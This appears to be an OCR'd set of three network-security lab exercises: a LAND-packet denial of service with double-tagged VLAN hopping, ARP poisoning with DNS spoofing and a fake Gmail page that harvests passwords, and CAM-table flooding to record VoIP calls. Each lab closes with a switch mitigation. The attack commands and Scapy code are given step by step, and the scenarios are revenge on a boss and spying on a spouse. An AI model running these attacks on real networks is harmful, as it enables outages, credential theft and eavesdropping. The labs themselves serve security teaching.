
Lab 1 - Smash That Workstation

Synopsis

You are working in small Czech company as handyman. Every month you get your small salary and after feeding children and wife nothing is spared for your you and your friends. You're continuously the employee of the month, but your boss refused to give you more money. You are a clever handyman and after browsing the Internet, you decided to revenge. You'll crash your boss's PC so his whole-day work will be lost!

The company's infrastructure consists of about twenty PCs running old Windows 95s. The easiest way is to crash boss's workstation by performing the Land attack, however, administrators deployed several VLANs so you need to combine it with double-tagged VLAN hopping technique.

Topology



Let's work!

1. Connect the network

Interconnect network devices according to topology diagram. Switch A **must be** Catalyst 2950 or HP ProCurve, the second switch and router are not limited. Power all devices up.

2. Clear configuration

Clear configuration of switches and router and reboot if required.

3. Setup VLANs

The network is divided into three VLANs. VLAN 10 is the employee VLAN and VLAN 20 is the leaders VLAN. Management VLAN 1 is not used in this scenario.

Create VLANs 10 and 20 switch A. Set is as VTP server and distribute them to switch B. Assign all ports except Fa0/1 on switch A into VLAN 10. On switch B, assign all ports except Fa0/1-3 to VLAN 20. Change the mode of assigned ports to **access**.

Set ports Fa0/1 on both switches and port Fa0/2 on switch B to be **trunk** utilizing 802.1q encapsulation. Change the native VLAN of the trunk between switches to 10.

4. Router on a stick

Enable Fa0/0 interface on the router. Create two subinterfaces with 802.1Q encapsulation. Deploy addressing scheme according to the diagram.

Create extended ACL blocking all IP traffic from 10.10.10.0/24 to 10.10.20.0/24 and vice versa. Apply the ACL to interface Fa0/0 in inbound direction. This ensures that there is no possibility for devices in different VLANs to communicate.

5. Traffic monitoring

By issuing commands

`monitor session 1 source interface Fa0/1 rx` and
`monitor session 1 destination interface Fa0/3 encapsulation replicate`

order switch B to duplicate all incomming traffic to the traffic monitor. This will help us track the packet.

6. Prepare workstations for the attack

On Victim, open VMware Player and run Windows 95 image. When booted, configure network properties according to addressing schema and restart guest OS. Set the adapter to bridged mode. On host OS, start Wireshark and **don't forget to disable the firewall!**

On Traffic monitor just start Wireshark and ensure that there are some incomming packets.

On Attacker, **disable the firewall** and run VirtualBox. Open BackTrack image, boot up and start the X-Server.

Open /etc/network/interfaces file in Kate and assign eth0 static network address. Change the network adapter type to bridged and restart networking by issuing `/etc/init.d/networking restart` command.

7. Attack!

All steps below assume that you are running BackTrack guest OS.

7.1 Run Wireshark

Run Wireshark and begin capturing traffic on eth0 interface.

7.2 Craft the packet

Open terminal and start Scapy, which is one of the best packet crafter in Linux environment. It is capable of creating almost every packet you need.

First step is to create the LAND packet. The LAND attack consists of sending just ONE specially crafted packet to the victim. Vulnerable systems are Windows 95, Windows NT and Windows XP too. When sent to a Windows 95 workstation, the workstation freezes and needs to be restarted.

The LAND packet has following properties:

- src MAC = dst MAC
- src IP = dst IP
- src port = dst port

- TCP SYN

Scapy is a Python interpreter with advanced classes that represent various packets. Use **`ls()`** command to see all possible packet types and **`lsc()`** to see all possible commands.

The creation of packet consists of creating separate layers which are finally stacked on top of each other. Command **`ls(<packet class>)`** displays fields and required data types. OK, let's create the Ethernet header:

```
head_eth = Ether()
head_eth.src = "<MAC of the victim>"
head_eth.dst = head_eth.src
head_eth.type = 0x800                  # IP protocol follows

head_ip = IP()
head_ip.src = "<IP of the victim>"
head_ip.dst = head_ip.src
head_ip.proto = 6                      # TCP protocol follows

head_tcp = TCP()
head_tcp.sport = 139
head_tcp.dport = head_tcp.sport

data = "VLANHOPPING"
```

Now when we have L2, L3 and L4 headers, we can move to the next step.

As the victim is located in different VLAN, the packet would be dropped on switch B. You can verify this by issuing **`sendp(head_eth/head_ip/head_tcp/data)`** and watching it crossing the wires. That's why **we need to append two 802.1Q tags** to the frame.

Create **`head_dot1q_outer`** and **`head_dot1q_inner`** headers using Dot1Q class:

```
head_dot1q_outer =  Dot1Q()
head_dot1q_outer.id = 10
head_dot1q_outer.type = 0x8100  #another 802.1Q header following

head_dot1q_inner =  Dot1Q()
head_dot1q_inner.id = 20
head_dot1q_inner.type = 0x800    #IP header following
```

Finally, **change the type field in head_eth to 0x8100**.

7.3 Perform the DoS

Send the packet using **`sendp(head_eth/head_dot1q_outer/head_dot1q_inner/head_ip/head_tcp/data)`** command and see how the tags are cropped while the packet traverses the network. As soon as it reaches the destination, Windows 95 is frozen.

8. Secure the network

In order to mitigate the attack, create VLAN 30 on both switches and set is as native VLAN of the trunk.

Restart Windows 95 and test the solution by resending the packet. Wireshark output from Traffic monitor should clearly show that the packet remained tagged two times when it was received by switch B. Windows 95 should be healthy.


Lab 2 - The third one

Synopsis

Love is good. First date, first kiss.. and suddenly bang! A wife and a husband. You live your happy life together, have the same friends, same children... until someone comes - the third one. As a good (not-so-) jealous husband, you start sniffing. You've already checked your wife's notebook and phone calls, but couldn't find any single clue. However, one thing you've missed. Yes! E-mails!

You're wife is unfortunately educated in IT so she knows how to protect herself. You don't have access to her notebook, but you're sharing the same network. Gmail is not ciphered in HTTPS, but the credentials are protected by JavaScript hashing so just passively catching them wouldn't do the job. Therefore, use bidirectional ARP cache poisoning technique to get in the middle between your wife and the gateway. Prepare fake Gmail login web site, spoof her DNS requrest for Gmail and, when connected to your web server, capture her Gmail password. Easy isn't it?

Topology



Let's work!

1. Connect the network

Interconnect network devices according to topology diagram. Choose Catalyst 3560 or similar L3 device to be the switch and power all devices up.

2. Clear configuration

Clear configuration of switches and router and reboot if required.

3. Configure the gateway

Assign interface Fa0/0 the address shown on topology diagram and configure Fa0/1 to acquire its address dynamically from ISP's DHCP server.

Setup DHCP server with pool beginning with default gateway 192.168.0.1, DNS server of ISP and netmask 255.255.255.0. Setup NAT with overloading on Fa0/1.

Setup a **default route which points to the next hop**, not the interface!

4. Prepare workstations for the attack

Refresh the network interface of Wife so it can obtain new address from DHCP. Test the connection by pinging www.avg.com ;).

Disable the firewall on Husband and run VirtualBox. Open BackTrack image, boot up and start the

X-Server. **Login is root/toor**.

Open /etc/network/interfaces file in Kate and configure eth0 with inet dhcp parameter. Change the network adapter type to bridged and restart networking by issuing **`/etc/init.d/networking restart`** command.

Enable forwarding of IPv4 packets using command **`echo 1 > /proc/sys/net/ipv4/ip_forward`**.

5. Attack!

All steps below assume that you are running BackTrack guest OS.

5.1 Run Wireshark

Run Wireshark and begin capturing traffic on eth0 interface.

5.2 Open Ettercap

From terminal open Ettercap attacking tool with GUI by issuing **`ettercap -C`** command. In order to get more options, choose Unified sniffing from Sniff menu and specify eth0 as the interface.

Look at couple of options you have now and get familiar with the interface. Use **TAB key** to navigate between windows and **Ctrl+Q** to close currently focused window.

5.3 Start ARP Man in the middle

The first goal is to get in the middle between Wife and the gateway so we can filter or modify packets as needed. Ettercap implements various man-in-the-middle techniques one of which is ARP poisoning.

In order to start the attack, you have to know L2 and L3 address bindings. Go to Hosts menu and select Scan for hosts. This initiates ARP scanning of whole 192.168.0.0 subnet. When finished, go to Hosts->Hosts list and see IP and MAC bindings of detected hosts. One line belongs to the gateway and one to Wife.

ARP poisoning takes targets from two lists. Traffic from hosts from list 1 is automatically, unless filtered, forwarded to hosts from list 2. Now select the gateway and press 1. This adds the first gateway to the first list. Next select Wife and press 2 which adds Wife to target list 2. Double click on Current targets from Targets menu and see mentioned lists. The content means that traffic from the gateway will be forwarded to Wife and vice versa.

Go to Mitm menu and select ARP poisoning without parameters. This starts the attack. By selecting Start sniffing from Start menu forwarding of packets becomes enabled.

With attack running, look at the content of unsolicited ARP replies in Wireshark. The sender hardware address is the MAC of our eth0 interface. Use **`arp -a`** on Wife and **`show arp`** on the gateway to see mangled ARP entries.

Test the attack by pinging gateway from Wife. All ICMP packets should be visible in Wireshark on Husband.

5.4 Enable DNS responder

One of biggest advantage over other tools is Ettercap's support for plugins. You can write your own plugin doing whatever you like by using high-level API and embed it into Ettercap. One of the plugins is called dns_spoof, but, unfortunately, it is capable only of spoofing locally connected hosts. As the DNS server is in different network, we must use another solution.

The solution is called dnsspoof and is shipped in Dsniff package. When started, it loads DNS records from a file. It looks at definitions in every crossing DNS request and, if matched, sends spoofed reply to the requestor with fake IP address.

At first, prepare DNS entries for spoofing. Open /usr/share/dsniff/dnsspoof.hosts file in Kate and append following line to the end of the file:

```
<our IP> *.gmail.com
```

Now open new terminal window and start the program by issuing **`dnsspoof -i eth0 -f /usr/share/dsniff/dnsspoof.hosts`**.

5.5 Prepare fake web

Fake web site is prepaired in /var/www folder. Start HTTPD from BackTrack start menu->Services->HTTPD. Open http://localhost/ in Firefox and see the Gmail login screen. The script is written in PHP and logs all usernames and passwords to /var/www/passwords.log. After logging in, it redirects the user to real site http://mail.google.com/ so he will be able to enter it once again.

5.6 Capture the password

Open an internet browser on Wife and type www.gmail.com. Enter your username and password into text boxes and see the doom.

In window running dnsspoof, there should be a message saying that the spoofed reply was sent to Wife. Issue **`cat /var/www/passwords.log`** and view the credentials.

Now, **stop the attack** by selecting Stop mitm attack from Mitm menu of Ettercap, log into your wife's mailbox and **disclose the truth**!

6. Secure the switch

In order to secure the network, dynamic ARP inspection with DHCP snooping feature must be enabled on the switch.

6.1 Enable DHCP snooping

Assign 10.10.10.2 address to the switch's VLAN 1 interface. Issue following commands in global configuration mode:

```
ip dhcp snooping            # enables DHCP snooping globally
ip dhcp snooping vlan 1     # enables DHCP snooping for VLAN 1
no ip dhcp snooping information option
```

Now, go to interface Fa0/1 configuration mode and issue **`ip dhcp snooping trust`** command, which informs the engine where the DHCP server is located.

6.2 Enable dynamic ARP inspection

Use **`ip arp inspection vlan 1`** and **`ip arp inspection validate src-mac dst-mac ip`** to allow inspection of source MAC, destination MAC and IP address bindings.

Finally, go to interface Fa0/1 again and issue **`ip arp inspection trust`** command.

Issue **`show ip arp inspection vlan 1`** to check that everything is working as expected.

7. Test the solution

Restart network interfaces on Husband and Wife so DHCP communication occurs. You can see all bindings in DHCP snooping database of the switch (**`show ip dhcp snooping binding`**).

Start the mitm attack and see debugging messages on switch saying that invalid ARPs have been received on port Fa0/3. All invalid ARPs are discarded and all ARP entries on targets should be valid.


Lab 3 - The detective

Synopsis

As a senior policeman you've been assigned an important case. You're investigating money fraud and clues lead to two employees of a Chinese food importer in USA - Bob and Alice. You've infiltrated the company as a warehouser and found out, that both criminals are going to split the sum this evening up. Discover the place by monitoring phone lines and catch those robbers directly in the act!

The company is using Cisco VoIP network infrastructure. There is a wire case located in the warehouse, so connect to it. Use CAM overflow and Cain & Abel tool to record a phone call between the two criminals.

Topology



Let's work!

1. Connect the network

Interconnect network devices according to the topology diagram and power them up. Use Cisco softphones installed on Windows XP with headphones and microphone.

2. Clear configuration

Clear configuration of the switches and the router and reboot if required.

3. Configure PBX

Configure PBX interface Fa0/0 with given IP address. After that, enable DHCP server with option 150 using `option 150 ip 10.10.10.1` command. This tells both phones where to find configuration scripts. Now, issue following commands to configure Cisco Unified Call Manager Express:

```
PBX(config)# telephony-service
PBX(config-telephony)# max-ephones 2
PBX(config-telephony)# max-dn 10
PBX(config-telephony)# keepalive 15
PBX(config-telephony)# system message Chineese Food Services
PBX(config-telephony)# create cnf-files
PBX(config-telephony)# ip source-address 10.10.10.1 port 2000
```

Now create directory numbers:

```
PBX(config)# ephone-dn 1 dual-line
PBX(config-ephone-dn)# number 100
PBX(config-ephone-dn)# name Bob
PBX(config-ephone-dn)# ephone-dn 2 dual-line
PBX(config-ephone-dn)# number 200
PBX(config-ephone-dn)# name Alice
```

Finally, create physical phones.

```
PBX(config)# ephone 1
PBX(config-ephone)# mac-address <MAC of Bob>
PBX(config-ephone)# type cipc
PBX(config-ephone)# button 1:1
PBX(config-ephone)# ephone 2
PBX(config-ephone)# mac-address <MAC of Alice>
PBX(config-ephone)# type cipc
PBX(config-ephone)# button 1:2
```

Issue **`debug ip dhcp server events`** and **`debug ephone register`** to trace any possible problems.

4. Prepare phone stations

The most important thing about CAM overflow is that the MAC address can't be in the table before the attack. To ensure this, disable NetBIOS over TCP/IP on both phone stations. **Do not run the communicatiors yet!**

5. Prepare Detective workstation for the attack

Disable the firewall on Detective and, this time, stay in Windows XP. Yes, the attack will be performed from this OS ;).

6. Attack!

6.1 Run Wireshark

Run Wireshark and begin capturing traffic on the LAN interface.

6.2 Flood the switch

The first thing we have to do is flood the switch with bogus L2 addresses. We haven't powered the softphones yet up because we must prevent their MAC addresses getting into switch's CAM table. Issue **`show mac-address-table dynamic`** and check what addresses are in the table. If there are any address from ports Fa0/1 or Fa0/2, clear the table.

In this lab, we will be using Scapy as the spoofed-mac generator. Open console window and start c:\python25\scripts\scapy.bat. This will start the packet crafter. Create bogus TCP ACK frame from Detective to a nonexistent address 100.100.100.100. Details about creating a packet in Scapy are described in lab 1 step 7.2. Use **`eth.src=RandMAC()`** as the random source MAC address.

When new packet is crafted, issue **`sendp(eth/ip/tcp, 0, 1)`** which starts sending the packet out an interface in an infinite loop. Periodically check mac-address-table capacity at the switch by issuing **`show mac address-table count`** command in privileged EXEC mode and stop the flooding when number of remaining addresses stops decreasing.

Now you have 300 seconds to perform the attack, so hurry up!

6.3 Power up the softphones

Start the softphones and look at debug messages displayed on PBX.

6.4 Start sniffing

Open Cain & Abel. It is very powerful tool that can do many useful attacks, all based on ARP man in the middle. Among other attacks, it is also an outstanding sniffer which can sniff passwords, routing information and... **VoIP calls**. So, begin sniffing by clicking on appropriate toolbar icon. Click on sniffer tab and choose VoIP tab at the bottom. This is the place where we will see all ongoing calls.

6.5 Call

Make a call from Bob to Alice. This is important: talk about the place of your evening meeting. After approx. 15 seconds hang up.

6.6 Play the record

There should be a new record in Cain & Abel created. If the state is “recording”, wait for the application to complete. When done, use right mouse button to play the record.

Now you should know the place of the meeting so put those criminals to the jail!

7. Secure the switch

In order to secure the switch, Port Security must be enabled. As you already know, Port Security feature allows you to specify maximum count of MAC addresses that can be learned through a port.

Go to interface Fa0/11 and issue following commands:

```
switchport port-security
switchport port-security violation shutdown
```

This instructs Port Security to put the port into err-disabled state in case of a violation.

8. Retest the attack

Close the phones and clear the mac address table of the switch. Perform the overflow with Scapy again and watch for error message displayed when the first generated packet reaches the switch.

Use `show port-security address` command to get the list of secure addresses and ports.

9. Experiment

Experiment with various Port Security settings. Try to use sticky secure MAC addresses, change the aging time or compare violation actions.